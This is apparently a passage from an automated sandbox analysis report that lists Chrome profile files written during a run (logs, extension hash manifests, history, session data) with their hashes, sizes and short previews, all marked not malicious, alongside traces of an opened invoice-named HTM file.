MD5:	AF5BBDF06AFE8AA5BB9E397FAF66FE24
SHA1:	34F49465D2888C670E2590FE23D02BC327D24468
SHA-256:	E8EF297738B5332B98F3DC632EEA5D36604F4BCE85D2FA7F1059BFC411419290
SHA-512:	7FC3D22AEE887447B72E05DAE5CB56B3F221CDAA1A2A2160DAAD788DAE661568F33DDFF291549C2175232F72A16BCE209AFB631BF9813B3C6C432D98C7FA5E E4
Malicious:	false
Preview:	2021/08/03-20:21:06.396 1778 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/MANIFEST-000001.2021/08/03-20:21:06.397 1778 Recovering log #3.2021/08/03-20:21:06.398 1778 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG.old (copy)	
File Type:	ASCII text
Category:	dropped
Size (bytes):	328
Entropy (8bit):	5.203655033117133
Encrypted:	false
SSDEEP:	6:mRGBFLKN+q2PcNwi23iKKdK8NIFUtpmGJXZmwPmGPF2VkwOcNwi23iKKdK8+eLJ:2GDvLZ5KkpFUtpmGJX/PmGPFm54Z5Kk2
MD5:	AF5BBDF06AFE8AA5BB9E397FAF66FE24
SHA1:	34F49465D2888C670E2590FE23D02BC327D24468
SHA-256:	E8EF297738B5332B98F3DC632EEA5D36604F4BCE85D2FA7F1059BFC411419290
SHA-512:	7FC3D22AEE887447B72E05DAE5CB56B3F221CDAA1A2A2160DAAD788DAE661568F33DDFF291549C2175232F72A16BCE209AFB631BF9813B3C6C432D98C7FA5E4
Malicious:	false
Preview:	2021/08/03-20:21:06.396 1778 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/MANIFEST-000001.2021/08/03-20:21:06.397 1778 Recovering log #3.2021/08/03-20:21:06.398 1778 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvul11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQIOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUsclIJ5n0ITpw5JBHV1Kph3/KM=","i3I8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkljEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\pkedcjkdefgpdelpbcmbmeomcjbeemfm\8520.615.0.5_1_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	23474
Entropy (8bit):	6.059847580419268
Encrypted:	false
SSDEEP:	384:7dNc1NC6IcafusK4H1IIGRlhKlkIALQWdynQh2RX4K6M1tVztzr7XSNyzH:7dOscSRKc1nGRSklhEw6M1tf7SNyb
MD5:	6AE2135EA4583C2F06CDEBEA4AE70FA4
SHA1:	DCEB26C7F02D53B5F214305F4C75B4A33A79CDC2
SHA-256:	03AA1944CB3C4F39E20B6361571BC45DFBEBD3FFDA3D8F148CC6ECB29958F903
SHA-512:	B5945E67D9F73DD1982D687E5C6D9B5D6B3886C8050363A259755C76AC0F93651F3425FA7C21AA6A13977AC1C8C9322F998F131648CB8909096058D4F0D23312
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["DOZdV3jFvk12AM2JNDYKo3KZrlVRprmJ+sVGWkqqE4Q=","rVElW3Hu3T52SzDDUqGT5YiJTBGUv2h3pNuBKFlhZ1U=","X/3fg4KZxgQ1jBr5QGq0F5JnflgE27UErd88mrxTcxs=","VibLbpy0ig+5INMOU71fTYN76iaka2XVpmm1qAKYsX8=","EChCwCbQHbHQ7oDdGT2qNyiRJ0yck2YC2emNGq4whtE="],"block_size":4096,"path":"_locales/iw/messages.json"},{"block_hashes":["xklkoZ7iSU1+7cd6DAtEmUC5lPFd+EgcbnzxkOiFwlk=","3KbsvoxKY/3AwqgF2aAdVQRpMhsNVRkQ3rx2A6Z2Z+Y=","o9+tsohquaCMj+70zeinRG/hBhA2uLoDl/WoC1uokME=","xV/K8xucyWJELVT8Cqn+ugFjobBVmg8pnmACF+2PP4Y=","p/mvJm2wuCl32Rx3it654MljKAsMe3S9IDEabc1A8mE=","j8mPrTb5oOsBTj2Fer78JE6xG6+kR64Cvu2SW8d3j/k=","nqSRpGQ3USU2bZJsZ+AzBmFOyann8omwJrhEWFZDTXc=","eTcQyJUuNuF9yCga/fXGyFCj/pysSceanhBzksdx23s=","Wj7faqnspelXKMvnduxHn1XUBG8TEOqyns7/oUihekM=","VtBwXoadI3EP336rAiL33Gz19KGqtN+RYdKnMKAXoLw=","iDgLXQqXJp8nCZxgLuC9LXM45DGfufvGnXvmHsn18wc=","g+RfdDfrWTUK0Pkcsbot7NJ4SC9wVRV/dVVMuHAtEj8=","2oC4HcCuXu3VjFf6wnKlznt9uqQNaebcuWpm/mWj69U=","aMUIpuFqPMiieSaWhlktCK62v2P3OZQAWupWsYzCnvk=","L

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log	
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlX:qT
MD5:	0407B455F23E3655661BA46A574CFCA4
SHA1:	855CB7CC8EAC30458B4207614D046CB09EE3A591
SHA-256:	AB5C71347D95F319781DF230012713C7819AC0D69373E8C9A7302CAE3F9A04B7
SHA-512:	3020F7C87DC5201589FA43E03B1591ED8BEB64523B37EB3736557F3AB7D654980FB42284115A69D91DE44204CEFAB751B60466C0EF677608467DE43D41BFB939
Malicious:	false
Preview:	.f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	380
Entropy (8bit):	5.204871092199422
Encrypted:	false
SSDEEP:	6:mRGxj34q2PcNwi23iKKdK25+Xqx8chI+IFUtpmG4JZmwPmGEz3DkwOcNwi23iKKN:2Gxj34vLZ5KkTXfchI3FUtpmG4J/PmGK
MD5:	92C9865D92C2B0A54001657FD014E6EB
SHA1:	A1CFDC0E66B60EC9EA7601F4CE285EB13EF93EE2
SHA-256:	8DBE3EC23744BEA9CFAE5B9435A8C974A127D67DF1569E375FE628C8C6F58214
SHA-512:	89C968E6CE676F4284660D6C12D489B73D89E5A0DD599E5BCF4904FA1A85CEC1E67A6C1661184A905A925A345FDFCCE5E33DFAC729E285D4447061990527FC4
Malicious:	false
Preview:	2021/08/03-20:21:20.529 1124 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2021/08/03-20:21:20.531 1124 Recovering log #3.2021/08/03-20:21:20.544 1124 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	380
Entropy (8bit):	5.204871092199422
Encrypted:	false
SSDEEP:	6:mRGxj34q2PcNwi23iKKdK25+Xqx8chI+IFUtpmG4JZmwPmGEz3DkwOcNwi23iKKN:2Gxj34vLZ5KkTXfchI3FUtpmG4J/PmGK
MD5:	92C9865D92C2B0A54001657FD014E6EB
SHA1:	A1CFDC0E66B60EC9EA7601F4CE285EB13EF93EE2
SHA-256:	8DBE3EC23744BEA9CFAE5B9435A8C974A127D67DF1569E375FE628C8C6F58214
SHA-512:	89C968E6CE676F4284660D6C12D489B73D89E5A0DD599E5BCF4904FA1A85CEC1E67A6C1661184A905A925A345FDFCCE5E33DFAC729E285D4447061990527FC4
Malicious:	false
Preview:	2021/08/03-20:21:20.529 1124 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2021/08/03-20:21:20.531 1124 Recovering log #3.2021/08/03-20:21:20.544 1124 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	366
Entropy (8bit):	5.162581378255233
Encrypted:	false
SSDEEP:	6:mRGdFR34q2PcNwi23iKKdK25+XuoIFUtpmGfFNz3JZmwPmGEDkwOcNwi23iKKdKl:2GHR4vLZ5KkTXYFUtpmGf3J/PmGED547
MD5:	2768B40ED162FF82331DAED4F813409F
SHA1:	7AE28BAD6330C08FCB1A9FA0AAEFAEBB58E44DA0
SHA-256:	F842C2846D46347BDB6A56191CE7533268D6343CF8443D51E0B7B6FEFF49DA30
SHA-512:	EF0CEB0A3A3C612C64B831AEF3A9EEE2C6FEFC198A71AAB6CBBCA17C44011DE8C2B76BAD6C42723E443013E0EAB246E8FAD077B666BB32B57221D694D2ADAAB3
Malicious:	false
Preview:	2021/08/03-20:21:20.514 1124 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/MANIFEST-000001.2021/08/03-20:21:20.516 1124 Recovering log #3.2021/08/03-20:21:20.517 1124 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG.old8C (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG.old8C (copy)	
File Type:	ASCII text
Category:	dropped
Size (bytes):	366
Entropy (8bit):	5.162581378255233
Encrypted:	false
SSDEEP:	6:mRGdFR34q2PcNwi23iKKdK25+XuoIFUtpmGfFNz3JZmwPmGEDkwOcNwi23iKKdKl:2GHR4vLZ5KkTXYFUtpmGf3J/PmGED547
MD5:	2768B40ED162FF82331DAED4F813409F
SHA1:	7AE28BAD6330C08FCB1A9FA0AAEFAEBB58E44DA0
SHA-256:	F842C2846D46347BDB6A56191CE7533268D6343CF8443D51E0B7B6FEFF49DA30
SHA-512:	EF0CEB0A3A3C612C64B831AEF3A9EEE2C6FEFC198A71AAB6CBBCA17C44011DE8C2B76BAD6C42723E443013E0EAB246E8FAD077B666BB32B57221D694D2ADAAB3
Malicious:	false
Preview:	2021/08/03-20:21:20.514 1124 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/MANIFEST-000001.2021/08/03-20:21:20.516 1124 Recovering log #3.2021/08/03-20:21:20.517 1124 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	338
Entropy (8bit):	5.1854773884306296
Encrypted:	false
SSDEEP:	6:mRGX63N4q2PcNwi23iKKdKWT5g1IdqIFUtpmGXSJZmwPmGXQMDkwOcNwi23iKKd6:2GX6+vLZ5Kkg5gSRFUtpmGXs/PmGXf5m
MD5:	88F474FA928D99DCDC873CD68BB661E0
SHA1:	A77B4AC3A61C6E39370A89F16C61ECBFA09C81C2
SHA-256:	50679B87FBC5B256A60C0399D7169E7AD617F4D479174D96919ACD56F56BD868
SHA-512:	F0A9B270950FC57EE7CF8B2D52F449D4BEA760093AF3C5B435092CDC15E2C445085CAC294652868638B709C357B66D0EF2AE69030D55257B314E025146784C24
Malicious:	false
Preview:	2021/08/03-20:21:20.440 1b80 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/MANIFEST-000001.2021/08/03-20:21:20.444 1b80 Recovering log #3.2021/08/03-20:21:20.450 1b80 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	338
Entropy (8bit):	5.1854773884306296
Encrypted:	false
SSDEEP:	6:mRGX63N4q2PcNwi23iKKdKWT5g1IdqIFUtpmGXSJZmwPmGXQMDkwOcNwi23iKKd6:2GX6+vLZ5Kkg5gSRFUtpmGXs/PmGXf5m
MD5:	88F474FA928D99DCDC873CD68BB661E0
SHA1:	A77B4AC3A61C6E39370A89F16C61ECBFA09C81C2
SHA-256:	50679B87FBC5B256A60C0399D7169E7AD617F4D479174D96919ACD56F56BD868
SHA-512:	F0A9B270950FC57EE7CF8B2D52F449D4BEA760093AF3C5B435092CDC15E2C445085CAC294652868638B709C357B66D0EF2AE69030D55257B314E025146784C24
Malicious:	false
Preview:	2021/08/03-20:21:20.440 1b80 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/MANIFEST-000001.2021/08/03-20:21:20.444 1b80 Recovering log #3.2021/08/03-20:21:20.450 1b80 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.4413672798976667
Encrypted:	false
SSDEEP:	3:8EflANZCKlX:8t6K1
MD5:	EF7D7123E870F53655A71EDC3A497CA9
SHA1:	0BED15ABB766A76F417E39B2117E1B499A830160
SHA-256:	7AD3DEEDAFE3C7A8254C8D54A80798DDF4AB446A521B9BB1277D00D2092A2160
SHA-512:	602536116CFE2514A518F36052E8652F430613F223A92861959219221CF23C0DF6BB339C158E28A556E5A40E835D0C18F06F79151C42303C93640AFE59D2E4E8
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GPUCache\data_1	
Preview:	.'..(.....7.(.I' /.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.16843249567925678
Encrypted:	false
SSDEEP:	12:TL+A/0uBNxfdU1gnP7HNuQcGI/Q6JCBNxfdU1gnPL:TLx0u3xfdI2uy6k3xfdIs
MD5:	14F8ACF7C68A3E7FC4EFCC6F520B9858
SHA1:	3E7D3568C124C1EF672140970D32DC198495F062
SHA-256:	6EED4EBBF9AB294D22CEFB4E0C5DFCEB038BBDED9E5E5E28EA7C227191603FD7
SHA-512:	D8C31203B7A67B2829A3F72231CC5C69EDC19FDC9788D81512E4497F781D1FA56CA77303CA74B18B0778DC6013BAF43BDCCC51B3FD6FDB4E053867D8A8CE0 0
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	959
Entropy (8bit):	5.561828721112053
Encrypted:	false
SSDEEP:	24:gtlqwkFNZMcSM3njVaTncfjU4s2Y78BJgskfa9yBh3xfdI9de3k:2lqwkFNZLSCj6n4jUeU7e9dok
MD5:	9504844AFBC55D74646D332C815605CB
SHA1:	79E94EA1CCF4D5AEF45FDB0110700EDC58F0B7D0
SHA-256:	5E65580B3EC9D362B92EE2ED773D0417D93DF80F357C2448FE8898FC6BCECB3D
SHA-512:	6CC822FAE88946011D3FBD6AC51D12E03A3B0BE8887A4FDA2C075B216DDCF71970255524910054EFCAE55D2A7BA54FFDF2FA229B655A1A237AD76F3E1D1247 0
Malicious:	false
Preview:	....."....._..c..denava..desktop..file..user..htm.<inv0549387twqyqztpayeqvaymnpdifjawwzbguzauviqvrrplvoktnmaire..richard..sbcss..users*....._.....c.....denava.....de sktop.....file.....user.....htm...@.<inv0549387twqyqztpayeqvaymnpdifjawwzbguzauviqvrrplvoktnmaire.....richard.....sbcss.....users..2...!....0.....3.....4.....5.....7..... ..8.....9....._.....a.....b.....c.....d.....e.....f.....g.....h.....i.....j.....k.....l.....m.....n.....o.....p.....q.....r.....s.....t.....u... .....v.....w.....y.....z...:e.....B..... .....*{file:///C:/Users/user/Desktop/sbcss_Richard.DeNava_%23 inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM2.:.....J.....#)179v

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	42076
Entropy (8bit):	0.11659392747408609
Encrypted:	false
SSDEEP:	12:DXcoFWqLBj/Y3lz4nMWQti9L0TBQZ8fO2:hFWqLBY3WTN0TTfb
MD5:	504950BB787B095E92769C7212A1856F
SHA1:	A1A279A6AD9080C3E6DFD5B5F61E50A5E1691021
SHA-256:	738C495E03E482D93DD286FE58D6D10DD69F3AAB324A3F2E0BF7C995F81CE53A
SHA-512:	2759839318C409229602502C95DD21BDA9DB0E20635BC78DF88A8C7F7AEC57419C81B518ED1AF496DAC0CD3FC9F53A64BF2300050946C1E47C0AF47590ED0F0
Malicious:	false
Preview:	.....nq..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Session. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	1636

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Session. (copy)	
Entropy (8bit):	3.8648323664721267
Encrypted:	false
SSDEEP:	24:34SzlrlpMq3xfdIgYyPRlpraekbm+xr3xfdIMlLlLlrlLlrlLlLlLlLlrlLlL:344xqkePyPJtkbmQNekRRxRxRRRRxRL
MD5:	01727A35F3B80E4046B9FD90E7524518
SHA1:	E0562A220F54905F5BA906DB8B00C643EFC9B736
SHA-256:	D472105E74CC11C7F1CD2B71FC401EC4780B1AFB3EB595A7C565847D676E687B
SHA-512:	9DC7D350C5AFC0AF8BA0B453E38EFF4AD47501F09DC617BC2D62C95CF32780F3DEAD714CA4354166E1BA88C6AD6AD0F63CF529CF80897FBE8C5F5814F316FD8
Malicious:	false
Preview:	SNSS.....!.....1.,.....$...de0ee3d0_12f2_4e80_960a_648160925d0b.....R.....5..0.....&...{C578CEAF-A17C-4AAB-9284-A5059F1242C7}.....{...file:///C:/Users/user/Desktop/sbcss_Richard.DeNava_%23inv0549387TWQYqzTPaYeqvaYMnpdlfJAwwzbguzauViQVRRplvOktNmAire.HTM.....D...@.....8.....h.....`.....`.....h.....`.....BM.J....CM.J.....{...f.i.l.e.:././.C.:./.U.s.e.r.s./.f.r.o.n.t.d.e.s.k./.D.e.s.k.t.o.p./.s.b.c.s.s._.R.i.c.h.a.r.d...D.e.N.a.v.a._.%.2.3.i.n.v.0.5.4.9.3.8.7.T.W.Q.Y.q.z.T.P.a.Y.e.q.v.a.Y.M.n.p.d.l.f.J.A.w.w.z.b.g.u.z.a.u.V.i.Q.V.R.R.p.l.v.O.k.t.N.m.A.i.r.e...H.T.M.....8.....0.....8.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Tabs (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	1.8112781244591325
Encrypted:	false
SSDEEP:	3:3Dtn:3h
MD5:	0686D6159557E1162D04C44240103333
SHA1:	053E9DB58E20A67D1E158E407094359BF61D0639
SHA-256:	3303D5EED881951B0BB52CF1C6BFA758770034D0120C197F9F7A3520B92A86FB
SHA-512:	884C0D3594390E2FC0AEAB05460F0783815170C4B57DB749B8AD9CD10741A5604B7A0F979465C4171AD9C14ED56359A4508B4DE58E794550599AAA261120976C
Malicious:	false
Preview:	SNSS....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	2955
Entropy (8bit):	5.458838726722785
Encrypted:	false
SSDEEP:	48:Sna4GIAhpLa7MLMI+8dbQVrGzbQSefgGhNrS0U9RdiN9kl:Za76MydbsrGzbQ5fgGbrS0al
MD5:	6700279C3EEB8BF4127535EDAEA20635
SHA1:	C97499D4511D01E442EF7C9870DC90C23E2A0978
SHA-256:	350D41527317E376C2110EC93E726497891BFB4C401664AA7645FB2C6219F791
SHA-512:	5881FA22697B2C27A64BD2155CC35980B1FF2A10A6953EA3C695023E8D0375A7F8627967EBB52F1CB7211FC0C4E67CD898C12C8E14FDDC5337F5E6617B7DE5B
Malicious:	false
Preview:	..[....*.....8META:chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm.....Y_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.HangoutSinkDiscoveryService;.{"cache":{"sinks":{},"g":{},"h":null},"manualHangouts":{}}.a_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.IdGenerator.cast.RequestIdGenerator..680606000.H_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.LogManager...["[2021-08-03 20:21:21.96][INFO][mr.Init] MR instance ID: 17792b22-8bbf-404f-ae22-16fc608ea5d1\n","[2021-08-03 20:21:21.96][INFO][mr.Init] Native Cast MRP is disabled.\n","[2021-08-03 20:21:21.96][INFO][mr.Init] Native Mirroring Service is enabled.\n","[2021-08-03 20:21:21.96][INFO][mr.PersistentDataManager] removeTemporary_: 163 chars used\n","[2021-08-03 20:21:21.96][INFO][mr.PersistentDataManager] initialize: 163 chars used, 67 other chars\n","[2021-08-03 20:21:21.96][INFO][mr.CastProvider] Query enabled: true\n","[2021-08-03 20:21:21.96][INFO][mr.CloudProvider]

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	340
Entropy (8bit):	5.1392081011167505
Encrypted:	false
SSDEEP:	6:mRGasL4q2PcNwi23iKKdK8a2jMGIFUtpmGa4ZDvJZmwPmGaiDkwOcNwi23iKKdKw:2GasL4vLZ5Kk8EFUtpmGa4ZDJ/PmGaiN
MD5:	138D9DE7CADF056AC088B6F6685AA28F
SHA1:	AB79B80D60EC9D24210F770FADAB5DF9CB426EB3
SHA-256:	0E1418CFC90E68DC99318258AFAE03527698E6BF2FE28E82C2839F5C2746299E
SHA-512:	4E3E92713840E92132C6229CAC8EBF2C19C3D5980F84B6DB9036530E37F9C1074F49A32E0FAA1F50EE11F422F618D06E8EE3CB65EB03D4DFC29CBEC8ECC550C
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG	
Preview:	2021/08/03-20:21:03.874 13f0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/MANIFEST-000001.2021/08/03-20:21:03.885 13f0 Recovering log #3.2021/08/03-20:21:03.890 13f0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG.oldil (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	340
Entropy (8bit):	5.1392081011167505
Encrypted:	false
SSDEEP:	6:mRGasL4q2PcNwi23iKKdK8a2jMGIFUtpmGa4ZDvJZmwPmGaiDkwOcNwi23iKKdKw:2GasL4vLZ5Kk8EFUtpmGa4ZDJ/PmGaiN
MD5:	138D9DE7CADF056AC088B6F6685AA28F
SHA1:	AB79B80D60EC9D24210F770FADAB5DF9CB426EB3
SHA-256:	0E1418CFC90E68DC99318258AFAE03527698E6BF2FE28E82C2839F5C2746299E
SHA-512:	4E3E92713840E92132C6229CAC8EBF2C19C3D5980F84B6DB9036530E37F9C1074F49A32E0FAA1F50EE11F422F618D06E8EE3CB65EB03D4DFC29CBEC8ECC550C
Malicious:	false
Preview:	2021/08/03-20:21:03.874 13f0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/MANIFEST-000001.2021/08/03-20:21:03.885 13f0 Recovering log #3.2021/08/03-20:21:03.890 13f0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2724
Entropy (8bit):	4.858441642519087
Encrypted:	false
SSDEEP:	48:YXsPMHi5s7MHgKsSMH/zs8MHIs51tFsL6zsbWsdCshDysuMHCLsKMH9swlMHlYhj:XGiQGBGFGJ12LLHDwGyGkGihj
MD5:	9E0C31BCE1C83C78981EB86A29E2879B
SHA1:	3973E5D4DA1BC0BB99B78D1DFA7BEA045C85E173
SHA-256:	3D1BDA968D1CFF79DBD0C4B9D2A22367E9D9B8374622CD4263BD39137D8FE584
SHA-512:	D196B2993F4A46AFFD38DBA59866B048221D5CF6EAB1574846D1799B748BD71B09BE28D8154B16D97AEA300C7EE13719DC2E5034EC9D8913C6A6B399BDEBC2E
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248544495618845","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31528},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544345624305","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":26637},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544345531701","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":53820},"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544345601356","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":36228},"server":"https://clients2.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"exp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State5 (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2361
